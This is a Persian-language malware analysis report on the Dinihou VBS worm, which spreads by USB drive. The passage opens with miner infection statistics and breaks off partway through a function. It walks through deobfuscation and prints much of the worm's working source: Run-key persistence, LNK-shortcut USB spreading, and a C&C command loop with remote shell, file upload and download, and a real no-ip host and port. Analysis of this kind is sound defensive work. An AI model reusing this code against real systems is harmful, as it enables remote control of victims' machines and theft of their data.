تشخیص های Trojan.Win۳۲.Miner.ays/Trojan.Win.۶۴.Miner.all عمدتا در هند (۲۳.۷٪)، روسیه (۱۸.۴۵٪ - احتمالا تحت تاثیر یک مشتری بزرگتر قرار خواهد گرفت) و قزاقستان (۱۴.۳۸٪) یافت شده اند. همچنین آلودگی هایی در سایر بخش های آسیا و آفریقا و تعدادی در چند کشور اروپایی (انگلستان، آلمان، هلند، سوییس، اسپانیا، بلژیک، اتریش، ایتالیا، دانمارک و سوئد)، ایالات متحده، کانادا و ژاپن دیده شده است.



تعداد کاربران تحت تاثیر ماینر پول الکترونیکی بیت کوین از طریق رسانه های قابل حمل، ۲۰۱۸. منبع:KSN (تنها کشورهای دارای بیش از ۱۰،۰۰۰ مشتری آزمایشگاه کسپرسکی)

۶ تحلیل کرم و جاسوس افزار Dinihou

کرم Dinihou یکی از معروف ترین بدافزارهایی است که روش تکثیر و انتشار خود را منحصرا با استفاده از دیسک های USB انجام می دهد. این بدافزار نخستین بار در سال ۲۰۱۵ کشف شد ولی طی سال های بعدی نسخه های پیشرفته تری از آن ایجاد و منتشر شد و هم اکنون نیز در سال ۲۰۱۸ تعداد بسیار زیادی از دیسک های USB در سرتاسر دنیا توسط این بدافزار آلوده هستند. از این رو در این قسمت از گزارش به بررسی فنی این بدافزار بسیار معروف خواهیم پرداخت.

این کرم فایل اجرایی خود را درون پوشه %TEMP% کپی می کند. سپس کلید های رجیستری را تغییر می دهد تا زمانی که سیستم عامل راه اندازی می شود، آن را به طور خودکار اجرا کند. هنگامی که یک درایو قابل حمل USB به سیستم قربانی متصل شود، این بدافزار فایل خود را درون آن کپی می کند. سپس تمامی فایل ها و فولدرهای درون دیسک USB را به صورت مخفی و سیستمی در آورده و به ازای هر کدام از آن ها یک فایل LNK که همان فایل shortcut ویندوز است می سازد. این فایل های LNK در واقع وظیفه اجرای کد بدافزار و سپس اجرای فایل اصلی را دارند. بدافزار icon فایل های LNK را نیز مطابق فایل اصلی در خواهد آورد.

به این روش کاربر موقعی که دیسک USB را به سیستم متصل می کند، به ظاهر فایل ها و فولدرهای آن را مشاهده می کند و برای اجرای آن ها بر روی آن ها کلیک می کند. ولی در واقع فایل LNK اجرا شده و بدافزار درون سیستم قربانی کپی می شود.

این کرم دارای یک سرور فرمان و کنترل (C&C) است که دستورات را در قالب HTTP و متد POST به بدافزار ارسال می کند. امکان دانلود فایل جدید و اجرای آن توسط بدافزار وجود دارد از این رو می تواند به عنوان اجرا کننده بدافزارهای خطرناک دیگر نیز به کار رود.

۶-۱ تحلیل فنی بدافزار

این بدافزار به زبان VisualBasic Script یا همان VBS نوشته شده است که یک زبان اسکریپتی بر پایه زبان برنامه نویسی Visual Basic است. کدهای نوشته شده به این زبان توسط برنامه ای به نام wscript.exe درون ویندوز اجرا می شوند. پسوند این فایل ها vbs. است. نوشتن بدافزار به این زبان راحت تر است و از طرفی قدرت بالای این اسکریپت و عدم توجه کافی آنتی ویروس ها به این نوع اسکریپت ها باعث شده است تا مورد مناسبی برای توسعه این چنین از بدافزارها باشد.

۶-۱-۱ رفع ابهام کد بدافزار

اسکریپت اصلی بدافزار به صورت مبهم شده می باشد. این اسکریپت تنها دارای دو متغیر به نام های WinOs و systemProtector است و یک دستور که محتوای متغیر را اجرا می کند:

```
'Windows system file
'**** Warning!: **** Avertissement!: **** Warnung!: **** Advertencia!: **** Avvertenza.:

'EN: Do not delete or modify these files and folders.
'FR: Ne supprimez pas ou ne modifiez pas ces fichiers et ces dossiers.
'DE: L◆schen oder ◆ndern Sie diese Dateien und Ordner nicht.
'IT: Non eliminare o modificare i file e le cartelle seguenti.
'ES: No elimine ni modifique estos archivos y carpetas.


WinOs="Jw==windowsdw==windowsbw==windowscg==windowsbQ==windowsIA==windowsbg==windowsYQ==windowsbQ==windowsZQ==windowsOg=
=windowsIA==windowsYQ==windowsbA==windowsIA==windowsNw==windowsYQ==windowsYg==windowsYg==windowsYQ==windowscg==windowsDQ
==windowsCg==windowsJw==windowsKg==windowsKg==windowsKg==windowsIA==windowscg==windowsZQ==windowsYw==windowsb
w==windowsZA==windowsZQ==windowscg==windowsIA==windowsOg==windowsIA==windowsdA==windowsaA==windowsZQ==windowsIA==windows
ag==windowsbw==windowsaw==windowsZQ==windowscg==windowsIA==windowsIA==windowsdw==windowsdw==windowsdw==windowsLg==windowsZg==windowsYQ==windowsYw==windowsZQ==windowsYg==windowsbw==windowsbw==windowsaw==windowsLg==windowsYw==windowsbw==windowsbQ==windowsLw==windowsaw==windowscg==windowsLg==windowsag==windowsbw==windowsaw==windowsZQ==windowscg==windowsIA==windowsKg==windowsKg==windowsKg==windowsKg==windowsDQ==windowsCg==windowsDQ==windowsCg==windowsJw==windowsKg==windowsKg==windowsKg==windowsKg
```

```
' Windows system file
' http://go.microsoft.com/

Dim systemProtector

systemProtector = Chr(87) & Chr(105) & Chr(110) & Chr(79) & Chr(115) & Chr(61) & Chr(83) & Chr(80) & Chr(76) & Chr(73) &
 Chr(84) & Chr(40) & Chr(87) & Chr(105) & Chr(110) & Chr(79) & Chr(115) & Chr(44) & Chr(34) & Chr(119) & Chr(105) & Chr
(110) & Chr(100) & Chr(111) & Chr(119) & Chr(115) & Chr(34) & Chr(41) & Chr(13) & Chr(10) & Chr(70) & Chr(79) & Chr(82)
& Chr(32) & Chr(87) & Chr(105) & Chr(110) & Chr(83) & Chr(121) & Chr(115) & Chr(116) & Chr(101) & Chr(109) & Chr(32) &
Chr(61) & Chr(32) & Chr(48) & Chr(32) & Chr(84) & Chr(79) & Chr(32) & Chr(85) & Chr(66) & Chr(79) & Chr(85) & Chr(78) &
Chr(68) & Chr(40) & Chr(87) & Chr(105) & Chr(110) & Chr(79) & Chr(115) & Chr(41) & Chr(32) & Chr(45) & Chr(49) & Chr(13)
 & Chr(10) & Chr(83) & Chr(121) & Chr(115) & Chr(68) & Chr(97) & Chr(116) & Chr(101) & Chr(32) & Chr(61) & Chr(32) & Chr
(83) & Chr(121) & Chr(115) & Chr(68) & Chr(97) & Chr(116) & Chr(101) & Chr(32) & Chr(38) & Chr(32) & Chr(66) & Chr(97) &
 Chr(115) & Chr(101) & Chr(54) & Chr(52) & Chr(68) & Chr(101) & Chr(99) & Chr(111) & Chr(100) & Chr(101) & Chr(40) & Chr
(87) & Chr(105) & Chr(110) & Chr(79) & Chr(115) & Chr(40) & Chr(87) & Chr(105) & Chr(110) & Chr(83) & Chr(121) & Chr
(115) & Chr(116) & Chr(101) & Chr(109) & Chr(41) & Chr(41) & Chr(13) & Chr(10) & Chr(78) & Chr(69) & Chr(88) & Chr(84) &
 Chr(13) & Chr(10) & Chr(101) & Chr(120) & Chr(101) & Chr(99) & Chr(117) & Chr(116) & Chr(101) & Chr(71) & Chr(108) &
Chr(111) & Chr(98) & Chr(97) & Chr(108) & Chr(32) & Chr(40) & Chr(83) & Chr(121) & Chr(115) & Chr(68) & Chr(97) & Chr
(116) & Chr(101) & Chr(41) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(70) & Chr(117) & Chr(110) &
 Chr(99) & Chr(116) & Chr(105) & Chr(111) & Chr(110) & Chr(32) & Chr(66) & Chr(97) & Chr(115) & Chr(101) & Chr(54) & Chr
(52) & Chr(69) & Chr(110) & Chr(99) & Chr(111) & Chr(100) & Chr(101) & Chr(40) & Chr(115) & Chr(84) & Chr(101) & Chr
(120) & Chr(116) & Chr(41) & Chr(13) & Chr(10) & Chr(32) & Chr(32) & Chr(32) & Chr(68) & Chr(105) & Chr(109) & Chr(32) &
 Chr(111) & Chr(88) & Chr(77) & Chr(76) & Chr(44) & Chr(32) & Chr(111) & Chr(78) & Chr(111) & Chr(100) & Chr(101) & Chr
(13) & Chr(10) & Chr(32) & Chr(32) & Chr(32) & Chr(32) & Chr(83) & Chr(101) & Chr(116) & Chr(32) & Chr(111) & Chr(88) &
Chr(77) & Chr(76) & Chr(32) & Chr(61) & Chr(32) & Chr(67) & Chr(114) & Chr(101) & Chr(97) & Chr(116) & Chr(101) & Chr
(79) & Chr(98) & Chr(106) & Chr(101) & Chr(99) & Chr(116) & Chr(40) & Chr(34) & Chr(77) & Chr(115) & Chr(120) & Chr(109)
 & Chr(108) & Chr(50) & Chr(46) & Chr(68) & Chr(79) & Chr(77) & Chr(68) & Chr(111) & Chr(99) & Chr(117) & Chr(109) & Chr
(101) & Chr(110) & Chr(116) & Chr(46) & Chr(51) & Chr(46) & Chr(48) & Chr(34) & Chr(41) & Chr(13) & Chr(10) & Chr(32) &
Chr(32) & Chr(32) & Chr(32) & Chr(83) & Chr(101) & Chr(116) & Chr(32) & Chr(111) & Chr(78) & Chr(111) & Chr(100) & Chr
(101) & Chr(32) & Chr(61) & Chr(32) & Chr(111) & Chr(88) & Chr(77) & Chr(76) & Chr(46) & Chr(67) & Chr(114) & Chr(101) &
 Chr(97) & Chr(116) & Chr(101) & Chr(69) & Chr(108) & Chr(101) & Chr(109) & Chr(101) & Chr(110) & Chr(116) & Chr(40) &
Chr(34) & Chr(98) & Chr(97) & Chr(115) & Chr(101) & Chr(54) & Chr(52) & Chr(34) & Chr(41) & Chr(13) & Chr(10) & Chr(32)
& Chr(32) & Chr(32) & Chr(32) & Chr(111) & Chr(78) & Chr(111) & Chr(100) & Chr(101) & Chr(46) & Chr(100) & Chr(97) & Chr
(116) & Chr(97) & Chr(84) & Chr(121) & Chr(112) & Chr(101) & Chr(32) & Chr(61) & Chr(32) & Chr(34) & Chr(98) & Chr(105)
& Chr(110) & Chr(46) & Chr(98) & Chr(97) & Chr(115) & Chr(101) & Chr(54) & Chr(52) & Chr(34) & Chr(13) & Chr(10) & Chr
(32) & Chr(32) & Chr(32) & Chr(32) & Chr(111) & Chr(78) & Chr(111) & Chr(100) & Chr(101) & Chr(46) & Chr(110) & Chr(111)
```

```
execute systemProtector
```

برای رمزگشایی کدهای درون اسکریپت، نخست کافیست محتوای دورن متغیر را به صورت کامنت در آورده و محتوای متغیر را درون یک فایل ذخیره کنیم. بدافزار برای مبهم سازی این متغیر، رشته را به صورت پیوند (با عملگر &) کدهای اسکی هر کاراکتر نوشته است. پس از ذخیره فایل، محتوای متغیر قابل مشاهده خواهد بود:

```
WinOs=SPLIT(WinOs,"windows")
FOR WinSystem = 0 TO UBOUND(WinOs) -1
SysDate = SysDate & Base64Decode(WinOs(WinSystem))
NEXT
executeGlobal (SysDate)
```

همان طور که مشاهده می شود این قطعه کد، کلمات "windows" درون متغیر WinOS را حذف می کند. سپس مقدار بدست آمده را که یک مقدار کد شده توسط Base۶۴ است توسط توابع زیر از رمز در آورده و سپس دستور درون آن را اجرا می کند. در واقع کد اصلی مخرب این بدافزار در این مرحله بدست

خواهد آمد. برای رمز گشایی کد اصلی، دستور executeGlobal را کامنت کرده و متغیر SysDate را درون یک فایل ذخیره می کنیم. فایل حاصل کد از ابهام در آمده بدافزار خواهد بود.

توابع رمزنگاری و رمزگشایی Base۶۴:

```
Function Base64Encode(sText)
    Dim oXML, oNode
     Set oXML = CreateObject("Msxml2.DOMDocument.3.0")
     Set oNode = oXML.CreateElement("base64")
     oNode.dataType = "bin.base64"
     oNode.nodeTypedValue =Stream_StringToBinary(sText)
     Base64Encode = oNode.text
     Set oNode = Nothing
    Set oXML = Nothing
End Function
```

```
Function Base64Decode(ByVal vCode)
    Dim oXML, oNode
    Set oXML = CreateObject("Msxml2.DOMDocument.3.0")
    Set oNode = oXML.CreateElement("base64")
    oNode.dataType = "bin.base64"
    oNode.text = vCode
    Base64Decode = Stream_BinaryToString(oNode.nodeTypedValue)
    Set oNode = Nothing
    Set oXML = Nothing
End Function
```

```
Function Stream_StringToBinary(Text)
  Const adTypeText = 2
  Const adTypeBinary = 1
  Dim BinaryStream
  Set BinaryStream = CreateObject("ADODB.Stream")
  BinaryStream.Type = adTypeText
  BinaryStream.CharSet = "us-ascii"
  BinaryStream.Open
  BinaryStream.WriteText Text
  BinaryStream.Position = 0
  BinaryStream.Type = adTypeBinary
  BinaryStream.Position = 0
  Stream_StringToBinary = BinaryStream.Read
  Set BinaryStream = Nothing
End Function
```

```
Function Stream_BinaryToString(Binary)
  Const adTypeText = 2
  Const adTypeBinary = 1
  Dim BinaryStream
  Set BinaryStream = CreateObject("ADODB.Stream")
  BinaryStream.Type = adTypeBinary
  BinaryStream.Open
  BinaryStream.Write Binary
  BinaryStream.Position = 0
  BinaryStream.Type = adTypeText
  BinaryStream.CharSet = "us-ascii"
  Stream_BinaryToString = BinaryStream.ReadText
  Set BinaryStream = Nothing
End Function
```

۶-۱-۲ متغیرهای پیکربندی

در بخش نخستین اسکریپت بدافزار، متغیرهایی به عنوان متغیرهای پیکربندی با مقادیری که در تصویر زیرقابل مشاهده است تعریف شده اند:

```
'worm name: al 7abbar
'**** recoder : the joker  www.facebook.com/kr.joker ****

'****************config ********************

MasterHost = "riadhkr.no-ip.biz"
BackdoorPort = 999
pathinstall = "%temp%"
FileShortcut = false
FolderShortcut = true
```

پس از متغیرهای پیکربندی، متغیری عمومی به نام fso برای کار با فایل ها و فولدر ها تعریف شده است. همچنین متغیر wsh نیز برای کار با cmd و اجرای دستورات آن استفاده شده است. دو متغیر به نام های HKCU و HKLM نیز به دو مسیر از رجیستری ویندوز اشاره می کنند که بدافزار برای پایداری خود در هر بار اجرای ویندوز از آن ها استفاده می کند:

```
'*************** public var ******************

dim fso,wsh 'define var
set fso = createobject("scripting.filesystemobject")
set wsh = wscript.createobject("wscript.shell")

dim xmlobject
set xmlobject = createobject("msxml2.xmlhttp")
Dim HKCU,HKLM
HKCU="HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run\WinUsbDriver"
HKLM="HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run\WinUsbDriver"
```

تعداد دیگری متغیر نیز طبق تصویر زیر تعریف شده اند. متغیر wormname نام بدافزار را مشخص کرده است که مقدار آن WinUsbDriver.vbs می باشد. همان طور که از نام بدافزار نیز بر می آید، این کرم به طور اختصاصی هدف انتشار خود را درایوهای usb قرار داده است. متغیر pathinstall که مسیر نصب بدافزار را مشخص خواهد کرد، در موقعی که بدافزار اسکریپت اجرا می شود، مسیر temp ویندوز را در خود قرار می‌دهد. این نشان می دهد بدافزار فایل اصلی خود را درون فولدر temp ویندوز قرار خواهد داد.

متغیری که در بسیاری از توابع اسکریپت استفاده شده است، VbsSeparator می باشد. این متغیر مقدار <|> را درون خود جای داده است. بدافزار از این رشته برای جدا کردن پارامترهای یک کوئری (به عنوان مثال یک درخواست به سمت سرور C&C) استفاده می کند.

```
'*****       privat var *****

wormname = "WinUsbDriver.vbs"

pathinstall = wsh.expandenvironmentstrings(installdir) & "\"
if not fso.folderexists(installdir) then  pathinstall = wsh.expandenvironmentstrings("%temp%") & "\"
VbsSeparator = "<" & "|" & ">"
sleep = 5000
dim response
dim cmd
dim param
info = ""
usbspreading = ""
startdate = ""
dim oneonce
```

۶-۱-۳ بدنه اصلی اسکریپت بدافزار

بدنه اصلی اسکریپت به صورت زیر است. بدافزار نخست تابع instance را فراخوانی می کند. سپس درون یک حلقه بی نهایت هر بار تابع WormInstall را فراخوانی صدا می زند و پس از آن درخواست is-ready را توسط تابع post به سرور C&C ارسال می کند. این درخواست به سرور می فهماند که بدافزار اجرا شده و آماده انجام دستورات است. بدافزار منتظر جواب از سوی سرور می ماند. سرور در جواب یک دستور همراه با پارامترهای آن (در صورت وجود) را به بدافزار ارسال می کند و بدافزار مطابق با دستور، عملیات مشخصی را انجام می دهد. پس از انجام عملیات، مجددا به اول حلقه می رود و منتظر دستور بعدی خواهد شد.

```
'***** worm code start *****
on error resume next

instance
while true

WormInstall

response = ""
response = post ("is-ready","")
cmd = split (response,VbsSeparator)
select case cmd (0)
case "excecute"
      param = cmd (1)
      execute param
case "update"
      param = cmd (1)
      oneonce.close
      set oneonce =  fso.opentextfile (pathinstall & wormname ,2, false)
      oneonce.write param
      oneonce.close
      wsh.run "wscript.exe //B " & chr(34) & pathinstall & wormname & chr(34)
      wscript.quit
case "uninstall"
      uninstall
case "send"
      download cmd (1),cmd (2)
case "site-send"
      WebDownloader cmd (1),cmd (2)
case "recv"
      param = cmd (1)
      upload (param)
case  "enum-driver"
      post "is-enum-driver",ListeDriver
case  "enum-faf"
      param = cmd (1)
      post "is-enum-faf",ListeFoldersFiles (param)
case  "enum-process"
      post "is-enum-process",ListeProcess
case  "cmd-shell"
      param = cmd (1)
      post "is-cmd-shell",CmdCommand (param)
case  "delete"
      param = cmd (1)
      deletefaf (param)
case  "exit-process"
      param = cmd (1)
      ProcessExit (param)
case  "sleep"
      param = cmd (1)
      sleep = eval (param)
end select

wscript.sleep sleep

wend
```

لیست دستورات سرور در جدول زیر آمده است:

نام دستور	عملیات
execute	دستور vbs ایی را که درون پارامتر ارسالی قرار داده شده است، در اسکریپت جاری اجرا می کند.
update	
uninstall	تابع uninstall فراخوانی شده و بدافزار و آثار آن از سیستم و دیسک های متصل به کامپیوتر حذف می شود.
send	فایلی که مسیر آن درون پارامتر ارسالی اول قرار داده شده است، توسط تابع download از سرور C&C دانلود و در مسیری که درون پارامتر ارسالی دوم قرار دارد ذخیره می شود.
site-send	فایلی که مسیر آن درون پارامتر ارسالی اول قرار داده شده است، توسط تابع download ازاینترنت دانلود و در مسیری که درون پارامتر ارسالی دوم قرار دارد ذخیره می شود.
recv	فایلی که مسیر آن درون پارامتر ارسالی قرار داده شده است، توسط تابع upload به سمت سرور C&C آپلود می شود.
enum-driver	نخست لیست درایوهای کامپیوتر قربانی توسط تابع ListeDriver بدست می آید و سپس خروجی آن توسط تابع post به سمت سرور ارسال می شود. درخواست ارسالی به سرور is-enum-driver می باشد.
enum-faf	نخست لیست فایل ها و فولدرهای درون فولدری که آدرس آن درون پارامتر ارسالی است توسط تابع ListeFoldersFiles بدست می آید و سپس خروجی آن توسط تابع post به سمت سرور ارسال می شود. درخواست ارسالی به سرور is-enum-faf می باشد.
enum-process	نخست لیست پروسه های کنونی توسط تابع ListeProcess بدست می آید و سپس خروجی آن توسط تابع post به سمت سرور ارسال می شود. درخواست ارسالی به سرور is-enum-process می باشد.
cmd-shell	دستوری که به عنوان پارامتر از سوی سرور ارسال شده است، نخست در cmd توسط تابع CmdCommand اجرا می شود و سپس خروجی آن توسط تابع post به سمت سرور ارسال می شود. درخواست ارسالی به سرور

	is-cmd-shell می باشد.
delete	فایل و یا فولدری که آدرس آن به عنوان پارامتر از سوی سرور ارسال شده است، توسط تابع deletefaf حذف می شود.
exit-process	پروسه با مقدار pid که در پارامتر آمده است، توسط تابع ProcessExit متوقف می شود.
sleep	مطابق مقدار پارامتر به ثانیه، بدافزار توقف می کند.

۶-۱-۴ تابع instance

اولین تابعی که توسط بدافزار فراخوانی می شود تابع instance می باشد. این تابع نخست مقدار درون کلید رجیستری زیر را می خواند:

"HKEY_LOCAL_MACHINE\software\WinUsbDriver\"

در صورتی که مقدار مذکور وجود نداشت، تابع بررسی می کند که آیا نام اسکریپت در حال اجرا برابر با WinUsbDriver است یا خیر. در صورتی که برابر بود مقدار true-date و در غیر این صورت مقدار false-date را درون کلید رجیستری بالا می نویسد (date برابر با تاریخ فعلی سیستم قربانی است).

سپس تابع WormStart فراخوانی می شود. کار اصلی این تابع پایدار سازی بدافزار درون سیستم قربانی است. این تابع درون کلیدهای رجیستری زیر، مقدار wscript.exe //b **scriptfilename** را قرار می دهد:

"HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run\WinUsbDriver"

"HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run\WinUsbDriver"

با این کار در هر بار اجرای ویندوز، اسکریپت بدافزار توسط برنامه wscript.exe اجرا می شود. فایل wscript.exe مسئولیت اجرای اسکریپت های vbs را در ویندوز به عهده دارد. این برنامه یک فایل اسکریپت را به عنوان آرگومان می گیرد و اسکریپت را اجرا می کند. تابع WormStart سپس فایل فعلی اسکریپت را درون مسیر temp ویندوز کپی می کند. با این کار بدافزار خود را به صورت پایدار در می آورد:

```
sub WormStart ()
    on error resume Next

    wsh.regwrite HKCU ,  "wscript.exe //B " & chrw(34) & pathinstall & wormname & chrw(34) , "REG_SZ"
    wsh.regwrite HKLM ,  "wscript.exe //B "  & chrw(34) & pathinstall & wormname & chrw(34) , "REG_SZ"
    fso.copyfile wscript.scriptfullname,pathinstall & wormname,true

    Set objFichier3 = fso.GetFile(pathinstall &"WinUsbDriver.vbs")
    objFichier3.Attributes  =2+4

end sub
```

پس از اجرای تابع WormStart، در ادامه تابع instance، نام فعلی فایل بدافزار بدست آمده و مسیر نصب بدافزار از ترکیب مسیر temp با نام بدافزار ساخته می شود که درون متغیر installfullnameshort قرار داده می شود. در صورتی که این مسیر با مسیر فایل فعلی اسکریپت یکی نبود یعنی اسکریپت در حال حاضر نصب نشده و درون temp قرار ندارد. پس اسکریپت با اجرای فایل wscript.exe اقدام به اجرای اسکریپت بدافزار موجود در temp می کند و اسکریپت فعلی بسته می شود. در صورتی که اسکریپت فعلی، همان اسکریپت موجود در فولدر temp باشد، بدافزار مسیر آن را درون متغیر oneonce قرار داده و ادامه کد اسکریپت اجرا می شود:

```
function instance
    on error resume next

    usbspreading = wsh.regread ("HKEY_LOCAL_MACHINE\software\" & split (wormname,".")(0) & "\")
    if usbspreading = "" then
       if lcase ( mid(wscript.scriptfullname,2)) = ":\" &  lcase(wormname) then
          usbspreading = "true - " & date
          wsh.regwrite "HKEY_LOCAL_MACHINE\software\" & split (wormname,".")(0)  & "\",  usbspreading, "REG_SZ"
       else
          usbspreading = "false - " & date
          wsh.regwrite "HKEY_LOCAL_MACHINE\software\" & split (wormname,".")(0)  & "\",  usbspreading, "REG_SZ"

       end if
    end If

    WormStart
    set scriptfullnameshort =  fso.getfile (wscript.scriptfullname)
    set installfullnameshort =  fso.getfile (pathinstall & wormname)
    if  lcase (scriptfullnameshort.shortpath) <> lcase (installfullnameshort.shortpath) then
        wsh.run "wscript.exe //B " & chr(34) & pathinstall & wormname & Chr(34)
        wscript.quit
    end If
    err.clear
    set oneonce = fso.opentextfile (pathinstall & wormname ,8, false)
    if  err.number > 0 then wscript.quit
end function
```

۶-۱-۵ تابع WormInstall

این تابع نخست لیست کل درایوهای متصل به سیستم قربانی را بدست می آورد. سپس سه شرط بر روی هر دیسک بررسی می کند. شرط اول isready بودن درایو است که در صورتی true است که دیسک آماده به کار باشد. شرط دوم وجود فضای خالی بر روی دیسک است. شرط سوم این است که دیسک از نوع پرتابل (دیسک usb) باشد. این شرط با بررسی مقدار drive.drivetype مشخص می شود که در صورتی که مقدار آن برابر با ۱ باشد یعنی دیسک از نوع removeable یا همان یک دیسک USB است.

در صورتی که دیسک سه شرط ذکر شده را دارا باشد، فایل اسکریپت بدافزار درون فولدر WinUsbDriver دیسک کپی می شود. سپس فولدر WinUsbDriver به صورت System+Hidden در خواهد آمد (با تنظیم ویژگی attributes به مقدار ۴+۲).

سپس به ازای هر فایل و یا فولدر موجود در دیسک عملیات زیر انجام خواهد شد:

فایل و یا فولدر به صورت System و Hidden در خواهند آمد.

۱- یک فایل shortcut هم نام فایل ولی با پسوند LNK. ایجاد خواهد شد.
۲- درون فایل LNK دستور زیر قرار داده خواهد شد:

```
cmd /c start WinUsbDriver.vbs&start filename&exit
```

که filename برابر با نام فایل اصلی است.

۳- در صورتی که فولدر باشد، آیکون فایل LNK برابر با آیکون فولدرهای ویندوز خواهد شد در غیر اینصورت آیکون LNK برابر با آیکون خود فایل اصلی خواهد بود.

با این کار، کاربر هر بار که به درون دیسک USB می رود، به ظاهر فایل ها و فولدرهای دیسک را مشاهده می کند. در صورتی که این ها shortcut هایی هستند که با هر بار کلیک بر روی آن ها، اسکریپت بدافزار اجرا شده و بدافزار بر روی کامپیوتر قربانی ذخیره و پایدار می شود و اقدام به جاسوسی و دیگر عملیات مخرب خواهد کرد. البته بدافزار برای طبیعی جلوه دادن خود، پس از اجرای اسکریپت، فایل اصلی موجود در دیسک را نیز اجرا می کند.

```
sub WormInstall
    on error resume next
    dim ShortcutObj
    dim filename
    dim foldername
    dim fileicon
    dim foldericon

    WormStart
    for each drive in fso.drives

    if  drive.isready = true then
    if  drive.freespace  > 0 then
    if  drive.drivetype  = 1 then
        fso.copyfile wscript.scriptfullname , drive.path & "\" & wormname,true
        if  fso.fileexists (drive.path & "\" & wormname)  then
            fso.getfile(drive.path & "\"  & wormname).attributes = 2+4
        end if
        for each file in fso.getfolder( drive.path & "\" ).Files
            if not FileShortcut then exit for
            if  instr (file.name,".") then
                if  lcase (split(file.name, ".") (ubound(split(file.name, ".")))) <> "lnk" then
                    file.attributes = 2+4
                    if  ucase (file.name) <> ucase (wormname) then
                        filename = split(file.name,".")
                        set ShortcutObj = wsh.createshortcut (drive.path & "\"  & filename (0) & ".lnk")
                        ShortcutObj.windowstyle = 7
                        ShortcutObj.targetpath = "cmd.exe"
                        ShortcutObj.workingdirectory = ""
                        ShortcutObj.arguments = "/c start " & replace(wormname," ", chrw(34) & " " & chrw(34)) &
                        "&start " & replace(file.name," ", chrw(34) & " " & chrw(34)) &"&exit"
                        fileicon = wsh.regread ("HKEY_LOCAL_MACHINE\software\classes\" &
                        wsh.regread ("HKEY_LOCAL_MACHINE\software\classes\." &
                        split(file.name, ".")(ubound(split(file.name, ".")))& "\") & "\defaulticon\")
                        if  instr (fileicon,",") = 0 then
                            ShortcutObj.iconlocation = file.path
                        else
                            ShortcutObj.iconlocation = fileicon
                        end if
                        ShortcutObj.save()
                    end if
                end if
            end if
        next
```

```
        for each folder in fso.getfolder( drive.path & "\" ).subfolders
            if not FolderShortcut then exit for
            folder.attributes = 2+4
            foldername = folder.name
            set ShortcutObj = wsh.createshortcut (drive.path & "\"  & foldername & ".lnk")
            ShortcutObj.windowstyle = 7
            ShortcutObj.targetpath = "cmd.exe"
            ShortcutObj.workingdirectory = ""
            ShortcutObj.arguments = "/c start wscript.exe" & " " & replace(wormname," ", chrw(34)
            & " " & chrw(34)) & "&start explorer " & replace(folder.name," ", chrw(34) & " " & chrw(34)) &"&exit"
            foldericon = wsh.regread ("HKEY_LOCAL_MACHINE\software\classes\folder\defaulticon\")
            if  instr (foldericon,",") = 0 then
                ShortcutObj.iconlocation = folder.path
            else
                ShortcutObj.iconlocation = foldericon
            end if
            ShortcutObj.save()
        next
    end If
    end If
    end if
    next
    err.clear
end sub
```

۶-۱-۶ تابع اجرای دستورات CMD

این تابع دستوری را به عنوان ورودی می پذیرد و آن را توسط cmd اجرا و خروجی دستور را بر می گرداند:

```
function CmdCommand (cmd)

    dim xmlobject,shellexecute,readdata

    set shellexecute = wsh.exec ("%comspec% /c " & cmd)
    if not shellexecute.stdout.atendofstream then
       readdata = shellexecute.stdout.readall
    elseif not shellexecute.stderr.atendofstream then
       readdata = shellexecute.stderr.readall
    else
       readdata = ""
    end if

    CmdCommand = readdata
end function
```

۶-۱-۷ تابع حذف یک فایل و یا یک فولدر

```
sub deletefaf (url)
    on error resume next

    fso.deletefile url
    fso.deletefolder url

end sub
```

۶-۱-۸ تابع بستن یک پروسه با استفاده از شناسه پروسه (pid)

```
sub ProcessExit (pid)
    on error resume next

    wsh.run "taskkill /F /T /PID " & pid,7,true
end sub
```

۶-۱-۹ تابع بدست آوردن لیست پروسه های کنونی در ویندوز

```
function ListeProcess ()

    on error resume next

    set objwmiservice = getobject("winmgmts:\\.\root\cimv2")
    set colitems = objwmiservice.execquery("select * from win32_process",,48)

    dim objitem
    for each objitem in colitems
        ListeProcess = ListeProcess & objitem.name & "|"
        ListeProcess = ListeProcess & objitem.processid & "|"
        ListeProcess = ListeProcess & objitem.executablepath & VbsSeparator
    next
end function
```

۶-۱-۱۰ تابع بدست آوردن لیست فایل ها و فولدرهای درون یک فولدر

این تابع به صورت بازگشتی لیست کامل فولدرها و فایل های درون یک فولدر را بدست می آورد.

```
function ListeFoldersFiles (enumdir)

    ListeFoldersFiles = enumdir & VbsSeparator
    for  each folder in fso.getfolder (enumdir).subfolders
        ListeFoldersFiles = ListeFoldersFiles & folder.name & "|" & "" & "|" & "d" & "|" &
        folder.attributes & VbsSeparator
    next

    for  each file in fso.getfolder (enumdir).files
        ListeFoldersFiles = ListeFoldersFiles & file.name & "|" & file.size  & "|" & "f" & "|" &
        file.attributes & VbsSeparator

    next
end function
```

۶-۱-۱۱ تابع بدست آوردن لیست درایوها

```
function ListeDriver ()

    for  each drive in fso.drives
    if   drive.isready = true then
        ListeDriver = ListeDriver & drive.path & "|" & drive.drivetype & VbsSeparator
    end if
    next
end Function
```

۶-۱-۱۲ تابع دانلود یک فایل از سرور C&C و ذخیره آن در محلی از دیسک

این تابع نام یک فایل را به عنوان پارامتر (fileurl) می گیرد. سپس محتوای فایل را از سرور C&C دانلود کرده و نتیجه را درون مسیر filedir دخیره می کند. برای دانلود فایل، یک بسته http از نوع post به آدرس http://MasterHost:BackdoorPort/is-sending<|>fileurl که سرور C&C بدافزار است، ارسال می گردد که طبق مقادیر متغیرهای پیکربندی مقدار MasterHost، "riadhkr.no-ip.biz" و مقدار BackdoorPort، "۹۹۹" می باشد. در واقع آدرس دانلود از سرور C&C، http://riadhkr.no-ip.biz:۹۹۹/is-sending<|>fileurl می باشد.

```
sub download (fileurl,filedir)

    if filedir = "" then
       filedir = pathinstall
    end if

    SavingPath = filedir & mid (fileurl, instrrev (fileurl,"\") + 1)
    set HttpDownload = createobject("msxml2.xmlhttp")
    HttpDownload.open "post","http://" & MasterHost & ":" & BackdoorPort &"/" & "is-sending" &
    VbsSeparator & fileurl, false
    HttpDownload.send ""

    set FsoFileDownload = createobject ("scripting.filesystemobject")
    if  FsoFileDownload.fileexists (SavingPath) then
        FsoFileDownload.deletefile (SavingPath)
    end if
    if  HttpDownload.status = 200 then
        dim  objstreamdownload
